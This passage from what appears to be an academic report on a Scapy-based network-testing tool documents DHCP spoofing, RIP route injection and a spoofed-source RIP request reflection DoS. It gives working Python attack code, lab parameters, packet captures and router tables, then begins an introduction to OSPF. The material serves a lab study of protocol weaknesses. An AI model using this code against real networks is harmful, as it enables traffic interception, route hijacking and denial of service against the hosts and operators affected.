> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Discover)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x00000000
  Seconds elapsed: 0
  > Bootp flags: 0x0000 (Unicast)
  Client IP address: 0.0.0.0
  Your (client) IP address: 0.0.0.0
  Next server IP address: 0.0.0.0
  Relay agent IP address: 0.0.0.0
  Client MAC address: c3:a4:61:c2:8e:3a (c3:a4:61:c2:8e:3a)
  Client hardware address padding: c2b36f00000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  Option: (53) DHCP Message Type (Discover)
    Length: 1
    DHCP: Discover (1)
```

Figure 71 – DHCP Starvation capture at R1's f0/0 interface

4.2.12. DHCP Spoofing

4.2.12.1. Attack Description

DHCP Spoofing is a MitM attack where an attacker impersonates a DHCP server and injects malicious configurations to be used by network hosts.

If two or more DHCP servers are available to answer DHCP Discover messages, then a host running a DHCP client will inevitably receive more than one DHCP Offer but will choose the offer which arrived first in most scenarios (i.e., unless the host is configured to wait for multiple offers and then choose one based on the offer's parameters).

An attacker can abuse this behavior by configuring a rogue DHCP server to inject its desirable set of parameters into the host configuration: if the first offer arriving at the host is the attacker's offer, then the host will utilize whichever parameters the attacker offers in the DHCP exchange. This is called DHCP Spoofing.

The consequences of this attack are large in scope: the attacker can supply IP addresses for a host that are outside of the addressing range of the subnet, or it can supply wrong IP addresses for the default gateway, DNS servers, NTP servers, and many others.

4.2.12.2. Attack Code

The DHCP Spoofing attack is defined in the 'dhcp.py' file, under the 'layer2' directory, by the 'dhcp_spoof' function.

Scapy contains various built-in functions to receive and automatically answer various kinds of requests, all of which inherit from the same base class "AnsweringMachine". This class defines the base functions for listening and responding to various packets, and it then is inherited by other, more specialized classes which define protocol-specific parameters and behavior. DHCP is no exception, but the original "DHCP_am" code is limited in terms of configurable parameters. Thus, the code includes two classes, 'BOOTP_am_en' and 'DHCP_am_en', created by us, which replace the original scapy counterparts in our DHCP Spoofing attack.

The first class, 'BOOTP_am_en', shown in Figure 72, overrides the original 'BOOTP_am' class to include extra parameters such as a DNS server IP and the DHCP server IP. The second class, 'DHCP_am_en', shown in Figure 73, inherits from the 'BOOTP_am_en' class in the same way the original 'DHCP_am' class inherits from the 'BOOTP_am' class. This class is necessary due to the introduction of extra parameters which also need to be included in the DHCP options field. With these two classes defined, we can initialize the server with the necessary parameters and start the attack (Figure 74), after which the attacker will start answering DHCP requests.

```
# Auxiliary classes. Override selected methods from the parent class to include extra arguments
class BOOTP_am_en(BOOTP_am):
    def parse_options(self, pool=Net("192.168.1.128/25"), network="192.168.1.0/24", gw="192.168.1.1",\
                    domain="localnet", renewal_time=60, lease_time=1800, server_id = "192.168.1.1", dns = "192.168.1.1"):
        self.server_id = server_id
        self.dns = dns
        super().parse_options(pool, network, gw, domain, renewal_time, lease_time)
        # Remove dns and server_id addresses from DHCP pool if needed
        self.pool = [x for x in self.pool if x not in (dns, server_id)]
```

Figure 72 – DHCP Spoofing, "BOOTP_am_en" class code

```
class DHCP_am_en(BOOTP_am_en):
    function_name = "dhcpd"

    def make_reply(self, req):
        resp = BOOTP_am_en.make_reply(self, req)
        if DHCP in req:
            dhcp_options = [(op[0], {1: 2, 3: 5}.get(op[1], op[1]))
                            for op in req[DHCP].options
                            if isinstance(op, tuple) and op[0] == "message-type"] # noqa: E501
            dhcp_options += [("server_id", self.server_id),
                            ("domain", self.domain),
                            ("router", self.gw),
                            ("name_server", self.gw),
                            ("domain_server", self.dns),
                            ("broadcast_address", self.broadcast),
                            ("subnet_mask", self.netmask),
                            ("renewal_time", self.renewal_time),
                            ("lease_time", self.lease_time),
                            "end"]
            resp /= DHCP(options=dhcp_options)
        return resp
```

Figure 73 – DHCP Spoofing, "DHCP_am_en" class code

```
# Input arguments to answer machine
dhcp_server = DHCP_am_en(iface=args['iface'],\
                        pool = Net(args['pool']),\
                        network = args['network'],\
                        domain = args['domain'],\
                        gw = args['gw'],\
                        renewal_time = int(args['renewal_time']),\
                        lease_time = int(args['lease_time']),\
                        server_id = args['server_id'],\
                        dns = args['dns'])

# Start the attack
try:
    logging.debug("Starting DHCP spoofing")
    print("Server listening.")
    dhcp_server()
except KeyboardInterrupt:
    logging.debug("Stopping DHCP spoofing")
```

Figure 74 – DHCP Spoofing function code

4.2.12.3. Testing and Validation

Figure 75 shows the network topology utilized to perform the attack. Only the attacker’s ‘eth0’ interface had an IP address assigned to it, 192.168.0.2/24.

To run the attack, we first select the interface ‘eth0’ and then add the “DHCP Spoofing” attack by filtering by “Attack”, “L2”, and “Man-in-the-Middle”. After selecting “Run Chain”, we need to input a set of parameters through the command line. In this test, we utilized the parameters from Table 4.




Figure 75 – DHCP Spoofing test topology

Table 4 – DHCP Spoofing test attack parameters

Parameter Name	Parameter Value
pool	192.168.0.128/25
network	192.168.0.0/24
domain	Domain
gw	192.168.0.2
server_id	192.168.0.2
dns	192.168.0.2
lease_time	1800
renewal_time	60

By attaching a probe to the attacker’s ‘eth0’ interface, we can see what packets are sent and received. If we start the DHCP client on PC1, the packet exchange from Figure 76 occurs. We can see the whole DHCP process happening, and by inspecting the attacker’s DHCP Offer we can verify the values for the DHCP options and confirm they match with the parameters defined before.

No.	Time	Source	Destination	Protocol	Length	Info
6	97.319653	0.0.0.0	255.255.255.255	DHCP	406	DHCP Discover -
7	97.437656	192.168.0.2	192.168.0.128	DHCP	336	DHCP Offer -
8	98.319780	0.0.0.0	255.255.255.255	DHCP	406	DHCP Request -
9	98.324530	192.168.0.2	192.168.0.128	DHCP	336	DHCP ACK -

```

Hardware address length: 6
Hops: 0
Transaction ID: 0x38ec905a
Seconds elapsed: 0
> Bootp Flags: 0x0000 (Unicast)
Client IP address: 192.168.0.2
Your (client) IP address: 192.168.0.128
Next server IP address: 192.168.0.2
Relay agent IP address: 192.168.0.2
Client MAC address: Private_66:68:00 (00:90:79:66:68:00)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
> Option: (53) DHCP Message Type (Offer)
> Option: (54) DHCP Server Identifier (192.168.0.2)
< Option: (15) Domain Name
  Length: 6
  Domain Name: domain
< Option: (3) Router
  Length: 4
  Router: 192.168.0.2
< Option: (6) Domain Name Server
  Length: 4
  Domain Name Server: 192.168.0.2
> Option: (28) Broadcast Address (192.168.0.255)
> Option: (1) Subnet Mask (255.255.255.0)
< Option: (58) Renewal Time Value
  Length: 4
  Renewal Time Value: (60s) 1 minute
< Option: (51) IP Address Lease Time
  Length: 4
  IP Address Lease Time: (1800s) 30 minutes
> Option: (255) End
    
```

Figure 76 – DHCP Spoofing, capture at attacker’s eth0 interface

5. Attacks to RIP

5.1. Introduction

RIP was first standardized in RFC 1058 [10] (RIPv1) back in 1988, with later updates to the standard made by RFC 2453 [11] in 1998, introducing RIPv2, the newer standard which is often just called RIP. RIP is a distance-vector routing protocol that runs over UDP on port 520, designed to allow small networks of routers to exchange routing information and automatically build their routing tables.

Distance-vector protocols exchange information in the form of distance vectors, with each destination having an associated path cost. Selected routes are the ones with the lowest path cost. The RIP metric utilized for path

cost calculation is the number of hops, with the maximum cost being 16 which equals infinity from a router's point of view. This effectively limits the size of a network running the RIP protocol.

RIP implements split-horizon in order to prevent routing loops from happening, prohibiting any route learned from a certain interface to be advertised back through it.

Another mechanism implemented is route removal in case of link or node failure, called trigger updates. This mechanism allows a router to update a route with a path cost of 16 to mark it unreachable.

While authentication is available for RIP messages, it is only available in the form of plaintext passwords or MD5 hashes, both of which have obvious flaws from a security point of view.

5.2. Attacks and Testing

RIP attacks are simple in their implementation and rationale. The attacks presented below are all discussed in detail by T. Wan et. al. [12].

5.2.1. RIP Route Injection

5.2.1.1. Attack Description

RIP is an extremely simple protocol in terms of both packet structure and communication between routers: a router needs virtually no setup (i.e., neighbor discovery, authentication, authorization,) to take part in the routing information exchange, and as such injecting routes and poisoning routing tables is a trivial task.

The RIP Route Injection attack allows an attacker to inject arbitrary routes into the network's routing tables. Two variants of this attack are defined in our tool, and both function in the same way, with the only difference being that one is a targeted injection (performed to poison a single router) while the other injects the routes to every router in the RIP domain.

5.2.1.2. Attack Code

The RIP Route Injection attack is defined in the 'RIP.py' file, under the 'layer3' directory, by the 'RIP_route_injection' function.

Figure 77 shows the function code for the attack. The function starts by converting the imported routes (from the dedicated YAML import functions detailed beforehand) to the scapy packet format utilizing the "_RIP_parse_routes" auxiliary function, shown in Figure 78, and the proceeds to create the RIP packet that is to be sent out. The function then checks for existing layers and configures the necessary fields with the correct values, after which it decides which send function to utilize.

The only difference between this attack and the targeted version is the destination IP address on the IP layer: in this one, it's set as the RIP multicast address, while in the targeted version it's set as a unicast address.

```
@type_wrapper(name="RIP Route Injection", type=attack_type.RoutePoisoning, category=attack_cat.Attack, layer=attack_layer.L3_RIP, arg_list=[])
def RIP_route_injection(args):
    """Performs a RIP route injection attack. Utilizes imported routing information.
    Requires no additional arguments"""
    pkt = args['pkt']

    # Parse imported routes into RIP packet format
    rip_info = _RIP_parse_routes(args['rip_info'])

    # Check for pre-existing layers
    if pkt != None:
        if pkt.haslayer(IP): # If there's a pre-existing IP layer, change the parameters
            pkt[IP].ttl = 15
            pkt[IP].dst = RIP_BROADCAST_IP
        else: # Else create the IP layer
            pkt = pkt/IP(dst=RIP_BROADCAST_IP, ttl = 15)
        # Add the necessary UDP and RIP layers
        pkt = pkt/UDP(sport=RIP_UDP_PORT,dport=RIP_UDP_PORT)/RIP(cmd=2,version=2)/rip_info
    else:
        pkt = IP(dst=RIP_BROADCAST_IP)/UDP(sport=RIP_UDP_PORT,dport=RIP_UDP_PORT)/RIP(cmd=2,version=2)/rip_info

    args['pkt'] = pkt
    args['interval'] = 60

    # Check which sending function to use
    if pkt.haslayer(Ether) or pkt.haslayer(Dot3):
        send_l2_loop(args)
    else:
        send_l3_loop(args)
```

Figure 77 – RIP Route Injection function code

```
def _RIP_parse_routes(args):
    raw_routes = args['rip']['routes']
    pkt = None

    for rr in raw_routes:
        entry = RIPEntry(AF=rr['AF'], RouteTag=rr['routeTag'], addr=rr['addr'], mask=rr['mask'], nextHop=rr['nextHop'], metric=rr['metric'])
        if pkt != None:
            pkt = pkt/entry
        else:
            pkt = entry
    return pkt
```

Figure 78 – RIP Route Injection, “_RIP_parse_routes” auxiliary function

5.2.1.3. Testing and Validation

Figure 79 shows the topology utilized to test the RIP Route Injection attacks, and Table 5 shows the IP address assignment for this test. Both R1 and R2 are Cisco 3725 routers. We configure R1 to advertise the network 1.1.1.1/32 through RIP, while R2 advertises the network 2.2.2.2/32.

The objective of the attack will be to inject a route to subnet '10.10.10/32' with our attacker's machine as the next hop. To import the routing information, we use the file 'rip_injection.yml' shown in Figure 80.




Figure 79 – RIP Route Injection test topology

```
rip:
  routes:
    - AF: 2
      routeTag: 0
      addr: '10.10.10.10'
      mask: '255.255.255.255'
      nextHop: '0.0.0.0'
      metric: 1
```

Figure 80 – RIP Route Injection, “rip_injection.yml” configuration file

Table 5 – RIP Route Injection addressing information

Host	Interface	IP address
R1	f0/0	10.10.0.1
R1	Lo0	1.1.1.1
R2	f0/0	10.10.0.2
R2	Lo0	2.2.2.2
network-testing-tool-1	eth0	10.10.0.10

To launch the attack, we select the interface 'eth0', and then import the configuration file for RIP. To do so, we select the option “Import Data”, followed by “RIP Confs”, and finally select the file named “rip_injection.yml”.

Once imported, we select “Add Function”, and filter by “Attack”, “L3 – RIP”, and “Route Poisoning” we can then select the “RIP Route Injection” attack. Finally, we launch the attack.

We can attach a probe to the attacker’s ‘eth0’ interface to see what packets are being exchanged. In Figure 81 we can see the RIP packet sent by the attacker with the injected route, and in Figure 82 we can verify the injected route is present in the routing tables of both R1 and R2.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.0.2	224.0.0.9	RIPv2	66	Response
2	18.582251	10.10.0.1	224.0.0.9	RIPv2	66	Response
3	28.319455	10.10.0.10	224.0.0.9	RIPv2	66	Response
8	29.859829	10.10.0.2	224.0.0.9	RIPv2	66	Response
11	47.731710	10.10.0.1	224.0.0.9	RIPv2	66	Response

```

> Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
> Ethernet II, Src: 46:0a:1a:4e:b4:fe (46:0a:1a:4e:b4:fe), Dst: IPv4mcast_09 (01:00:5e:00:00:09)
  > Internet Protocol Version 4, Src: 10.10.0.10, Dst: 224.0.0.9
    0100 .... = Version: 4
      .... 0101 = Header Length: 20 bytes (5)
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 52
      Identification: 0x0001 (1)
    > Flags: 0x0000
      Fragment offset: 0
    > Time to live: 15
      Protocol: UDP (17)
      Header checksum: 0xc19b [validation disabled]
      [Header checksum status: Unverified]
      Source: 10.10.0.10
      Destination: 224.0.0.9
    > User Datagram Protocol, Src Port: 520, Dst Port: 520
  > Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
    > IP Address: 10.10.10.10, Metric: 1
      Address Family: IP (2)
      Route Tag: 0
      IP Address: 10.10.10.10
      Netmask: 255.255.255.255
      Next Hop: 0.0.0.0
      Metric: 1
  
```

Figure 81 – RIP Route Injection, capture at attacker’s eth0 interface

```

R1#sh ip ro
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override

Gateway of last resort is not set

  1.0.0.0/32 is subnetted, 1 subnets
    C       1.1.1.1 is directly connected, Loopback0
  2.0.0.0/32 is subnetted, 1 subnets
    R       2.2.2.2 [120/1] via 10.10.0.2, 00:00:28, FastEthernet0/0
  10.0.0/8 is variably subnetted, 3 subnets, 2 masks
    C       10.10.0.0/24 is directly connected, FastEthernet0/0
    L       10.10.0.1/32 is directly connected, FastEthernet0/0
    R       10.10.10.10/32 [120/1] via 10.10.0.10, 00:00:58, FastEthernet0/0
R1#

R2#sh ip ro
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        + - replicated route, % - next hop override

Gateway of last resort is not set

  1.0.0.0/32 is subnetted, 1 subnets
    R       1.1.1.1 [120/1] via 10.10.0.1, 00:00:01, FastEthernet0/0
  2.0.0.0/32 is subnetted, 1 subnets
    C       2.2.2.2 is directly connected, Loopback0
  10.0.0/8 is variably subnetted, 3 subnets, 2 masks
    C       10.10.0.0/24 is directly connected, FastEthernet0/0
    L       10.10.0.2/32 is directly connected, FastEthernet0/0
    R       10.10.10.10/32 [120/1] via 10.10.0.10, 00:00:17, FastEthernet0/0
R2#
  
```

Figure 82 – RIP Route Injection, routing tables of R1 (top) and R2 (bottom)

After restarting R1 and R2 to clear the routing table, we can follow the same steps to perform the targeted version of this attack. The only difference is that when choosing the attack, we select “RIP Route Injection (Targeted)”, and when selecting “Run Chain” we are prompted to select the target, which in this case will be R1’s IP address (10.10.0.1).

Utilizing the same probe, we can check the packets being sent by the attacker. Figure 83 shows the first packet sent by the attacker, where we can see the destination address set to R1’s address as well as the injected route.

In Figure 84 we can also see the routing tables of R1 and R2, where we can verify that the injected route is present in R1's table but not in R2's

No.	Time	Source	Destination	Protocol	Length	Info
226	1824.145420	10.10.0.1	224.0.0.9	RIPv2	66	Response
227	1836.805467	10.10.0.2	224.0.0.9	RIPv2	66	Response
231	1848.596928	10.10.0.10	10.10.0.1	RIPv2	66	Response
232	1852.655776	10.10.0.1	224.0.0.9	RIPv2	66	Response
233	1863.078044	10.10.0.2	224.0.0.9	RIPv2	66	Response

```

> Frame 231: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
> Ethernet II, Src: 46:0a:1a:4e:b4:fe (46:0a:1a:4e:b4:fe), Dst: ca:01:03:ed:00:00 (ca:01:03:ed:00:00)
< Internet Protocol Version 4, Src: 10.10.0.10, Dst: 10.10.0.1
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 52
  Identification: 0x0001 (1)
  > Flags: 0x0000
  Fragment offset: 0
  Time to live: 15
  Protocol: UDP (17)
  Header checksum: 0x979a [validation disabled]
  [Header checksum status: Unverified]
  Source: 10.10.0.10
  Destination: 10.10.0.1
> User Datagram Protocol, Src Port: 520, Dst Port: 520
< Routing Information Protocol
  Command: Response (2)
  Version: RIPv2 (2)
  < IP Address: 10.10.10.10, Metric: 1
    Address Family: IP (2)
    Route Tag: 0
    IP Address: 10.10.10.10
    Netmask: 255.255.255.255
    Next Hop: 0.0.0.0
    Metric: 1

```

Figure 83 – RIP Route Injection (Targeted) capture at attacker's eth0 interface

```

R1#sh ip ro
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

  1.0.0.0/32 is subnetted, 1 subnets
    C       1.1.1.1 is directly connected, Loopback0
  2.0.0.0/32 is subnetted, 1 subnets
    R       2.2.2.2 [120/1] via 10.10.0.2, 00:00:04, FastEthernet0/0
  10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
    C       10.10.0.0/24 is directly connected, FastEthernet0/0
    L       10.10.0.1/32 is directly connected, FastEthernet0/0
    R       10.10.10.0/32 [120/1] via 10.10.0.10, 00:00:18, FastEthernet0/0
r1#
R2#sh ip ro
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
+ - replicated route, % - next hop override

Gateway of last resort is not set

  1.0.0.0/32 is subnetted, 1 subnets
    R       1.1.1.1 [120/1] via 10.10.0.1, 00:00:18, FastEthernet0/0
  2.0.0.0/32 is subnetted, 1 subnets
    C       2.2.2.2 is directly connected, Loopback0
  10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
    C       10.10.0.0/24 is directly connected, FastEthernet0/0
    L       10.10.0.2/32 is directly connected, FastEthernet0/0
r2#

```

Figure 84 – RIP Route Injection (Targeted), routing tables of R1 (top) and R2 (bottom)

5.2.2. RIP Request DoS

5.2.2.1. Attack Description

Due to the size of some routers' routing tables, RIP response packets can potentially generate a lot of traffic and cause network congestion.

A RIP Request DoS is a form of denial-of-service that utilizes a RIP Request packet to trigger a RIP Response. This response will contain all the routes present in the routing table. Furthermore, if an attacker spoofs its IP address to match that of a network host, all the traffic generated by the Request packet will be redirected to the

target host. This scenario is a typical reflection amplification denial-of-service attack, where the attacker will amplify the amount of traffic generated and point it to a target machine.

5.2.2.2. Attack Code

The RIP Request DoS is defined in the 'RIP.py' file, under the 'layer3' directory, by the 'RIP_request_DoS' function shown in Figure 85 below.

```

pkt = args['pkt']

# Verify present layers
if pkt != None:
    if pkt.haslayer(IP): # If IP layer is present, modify some fields
        pkt[IP].ttl = 15
        pkt[IP].src = args['target_ip']
        pkt[IP].dst = RIP_BROADCAST_IP
    elif not pkt.haslayer(IP): # Else create IP layer
        pkt = pkt/IP(ttl=15, src = args['target_ip'], dst = RIP_BROADCAST_IP)

# Add RIP related layers
pkt = pkt/UDP(sport=RIP_UDP_PORT, dport=RIP_UDP_PORT)/\
    RIP(cmd=1,version=2)/\
    RIPEntry(AF=0,metric=16)
else:
    pkt = IP(src=args['target_ip'], dst=RIP_BROADCAST_IP, ttl=15)/\
        UDP(sport=RIP_UDP_PORT, dport=RIP_UDP_PORT)/\
        RIP(cmd=1,version=2)/\
        RIPEntry(AF=0,metric=16)

args['pkt'] = pkt

if pkt.haslayer(Ether) or pkt.haslayer(Dot3):
    send_l2_loop(args)
else:
    send_l3_loop(args)

return
    
```

Figure 85 – RIP_request_DoS function

The code begins by obtaining any pre-existing layers injected by “Middlewares”, after which it consists of some packet manipulation on existing layers (checking IP fields like TTL, source, and destination addresses) and adding the RIP-related layers (UDP, RIP, and RIPEntry).

5.2.2.3. Testing and Validation

Figure 86 shows the topology used to test the RIP Request DoS attack, and Table 6 contains the IP addressing information for the machines. The network address is 10.10.0.0/24. RIP was configured to advertise the networks 10.10.0.0/24 for both routers, as well as 1.1.1.1/32 for R1 and 2.2.2.2/32 for R2.




Figure 86 – RIP Request DoS test topology

Table 6 – RIP Request DoS test addressing information

Host	Interface	IP address
R1	f0/0	10.10.0.1
R1	Lo0	1.1.1.1
R2	f0/0	10.10.0.2
R2	Lo0	2.2.2.2
PC1	e0	10.10.0.100
network-testing-tool-1	eth0	10.10.0.101

To run the attack, we select the desired interface ('eth0') and then add the 'RIP Request DoS' function by filtering by 'Attack', 'L3-RIP', and 'DoS'. We then select "Run Chain", set the target address to that of PC1's e0 interface and the interval to 1 second (by inputting "1"), and run the attack. We can now connect a probe to the attacker's eth0 interface and PC1's e0 interface and verify what packets are being sent and received.

Below we can see the relevant packet captures. On the attacker's side, in Figure 87, we see the RIP requests sent in multicast. Inspecting one of the packets, we can verify the source IP is spoofed to that of PC1's and the RIP header command field is set to Request.

On PC1's side, in Figure 88, we can verify the RIP response packets arriving. Two distinct packets arrive per RIP Request sent by the attacker: one from R1, and another from R2. If we inspect one of the packets, we can verify the presence of routes from the corresponding route in the response header. In this capture, we can also see PC1 sending the received packets back (packets 137 and 139 for example). When later tested with other types of machines, like the GNS3 built-in "webterm", the target machine only replied to the RIP packets with ICMP Destination Unreachable (Port Unreachable) packets, which is the expected behavior. We can thus assume that packets returned by PC1 are due to a software bug related to the limited functionality of VPCS.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.0.100	224.0.0.9	RIPv2	66	Request
2	0.729851	10.10.0.2	224.0.0.9	RIPv2	66	Response
3	1.002791	10.10.0.100	224.0.0.9	RIPv2	66	Request
4	2.003673	10.10.0.100	224.0.0.9	RIPv2	66	Request
5	3.006225	10.10.0.100	224.0.0.9	RIPv2	66	Request
6	4.008585	10.10.0.100	224.0.0.9	RIPv2	66	Request
7	5.010509	10.10.0.100	224.0.0.9	RIPv2	66	Request
8	6.013203	10.10.0.100	224.0.0.9	RIPv2	66	Request
9	7.014796	10.10.0.100	224.0.0.9	RIPv2	66	Request
10	7.170604	10.10.0.1	224.0.0.9	RIPv2	66	Response
11	8.021429	10.10.0.100	224.0.0.9	RIPv2	66	Request
12	9.018409	10.10.0.100	224.0.0.9	RIPv2	66	Request
13	10.020537	10.10.0.100	224.0.0.9	RIPv2	66	Request
14	11.022226	10.10.0.100	224.0.0.9	RIPv2	66	Request
15	12.023497	10.10.0.100	224.0.0.9	RIPv2	66	Request
16	13.026185	10.10.0.100	224.0.0.9	RIPv2	66	Request
17	14.028606	10.10.0.100	224.0.0.9	RIPv2	66	Request
18	15.031476	10.10.0.100	224.0.0.9	RIPv2	66	Request
20	16.033329	10.10.0.100	224.0.0.9	RIPv2	66	Request
21	17.035915	10.10.0.100	224.0.0.9	RIPv2	66	Request
22	18.037717	10.10.0.100	224.0.0.9	RIPv2	66	Request
23	19.039402	10.10.0.100	224.0.0.9	RIPv2	66	Request

```

> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
> Ethernet II, Src: 22:61:04:cd:dc:a5 (22:61:04:cd:dc:a5), Dst: IPv4mcast_09 (01:00:5e:00:00:09)
> Internet Protocol Version 4, Src: 10.10.0.100, Dst: 224.0.0.9
> User Datagram Protocol, Src Port: 520, Dst Port: 520
  Routing Information Protocol
    Command: Request (1)
    Version: RIPv2 (2)
  > Address not specified, Metric: 16
  
```

Figure 87 – RIP Request DoS, capture at attacker's eth0 interface

No.	Time	Source	Destination	Protocol	Length	Info
135	1044.185463	10.10.0.100	224.0.0.9	RIPv2	66	Request
136	1044.200381	10.10.0.2	10.10.0.100	RIPv2	66	Response
137	1044.200635	10.10.0.100	10.10.0.2	RIPv2	66	Response
138	1044.200666	10.10.0.1	10.10.0.100	RIPv2	66	Response
139	1044.200737	10.10.0.100	10.10.0.1	RIPv2	66	Response
140	1045.187976	10.10.0.100	224.0.0.9	RIPv2	66	Request
141	1045.198529	10.10.0.2	10.10.0.100	RIPv2	66	Response
142	1045.198606	10.10.0.100	10.10.0.2	RIPv2	66	Response
143	1045.199485	10.10.0.1	10.10.0.100	RIPv2	66	Response
144	1045.199534	10.10.0.100	10.10.0.1	RIPv2	66	Response
145	1046.198129	10.10.0.100	224.0.0.9	RIPv2	66	Request
146	1046.200471	10.10.0.2	10.10.0.100	RIPv2	66	Response
147	1046.200602	10.10.0.100	10.10.0.2	RIPv2	66	Response
148	1046.200949	10.10.0.1	10.10.0.100	RIPv2	66	Response
149	1046.201013	10.10.0.100	10.10.0.1	RIPv2	66	Response
150	1047.191971	10.10.0.100	224.0.0.9	RIPv2	66	Request
151	1047.196181	10.10.0.2	10.10.0.100	RIPv2	66	Response
152	1047.196635	10.10.0.100	10.10.0.2	RIPv2	66	Response
153	1047.206761	10.10.0.1	10.10.0.100	RIPv2	66	Response
154	1047.206834	10.10.0.100	10.10.0.1	RIPv2	66	Response
156	1048.194149	10.10.0.100	224.0.0.9	RIPv2	66	Request
157	1048.206876	10.10.0.2	10.10.0.100	RIPv2	66	Response

```

> Frame 136: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
> Ethernet II, Src: ca:02:03:fd:00:00 (ca:02:03:fd:00:00), Dst: Private_66:68:00 (00:50:79:66:68:00)
> Internet Protocol Version 4, Src: 10.10.0.2, Dst: 10.10.0.100
> User Datagram Protocol, Src Port: 520, Dst Port: 520
  Routing Information Protocol
    Command: Response (2)
    Version: RIPv2 (2)
  > IP Address: 2.2.2.2, Metric: 1
  
```

Figure 88 – RIP Request DoS, capture at PC1's e0 interface

6. Attacks to OSPF

6.1. Introduction

OSPF, defined in RFC 2328 [13], is an intra-domain link-state routing protocol. OSPF router exchange topology information in the form of LSAs and build a topology from all the collected LSAs, which are utilized to calculate the routing tables.

OSPF LSA types vary depending on the type of information they carry.

Type 1 LSAs are Router LSAs, which contain information about the originating router. This includes connected links and neighbors and the OSPF metric, as well as a set of flags that further help characterize the router.

Type 2 LSAs are Network LSAs, which contain information about transit networks. These are networks that have two or more OSPF routers connected, and the LSA contains a list of those routers. Network LSAs are generated by the DR (explained below).

Type 3 and Type 4 LSAs are called Summary LSAs and ASBR Summary LSAs respectively, and they are used to summarize topology information across different OSPF areas. OSPF areas are designed to reduce database size, and thus Types 1 and 2 LSAs are not propagated between different areas and are instead summarized by the ABR. Type 3 LSAs are Summary LSAs for Router and Network LSAs, while Type 4 LSAs are sent with Type 5 LSAs to summarize the associated Router LSA of the ASBR.

Type 5 LSAs are called AS External LSAs and are used to advertise routes exterior to the domain, learn through another protocol such as BGP or RIP, or manually redistributed. Type 5 LSAs can only be originated by an ASBR, a router whose Router LSA has the “e” flag set.

Finally, Type 7 LSAs are called NSSA External LSAs and are utilized to advertise Type 5 LSAs into NSSAs. NSSAs are a type of OSPF area that doesn't permit the flooding of Type 5 LSAs and as such Type 7 LSAs are used to transmit this information.

OSPF routers establish an adjacency relation between themselves, which allows them to exchange their database information and detect link failures, modifying the link's state to reflect topology changes. This adjacency is established utilizing the Hello protocol. Routers will periodically send Hello messages from their interfaces which contain basic OSPF information, such as the list of connected OSPF routers in the local subnet.

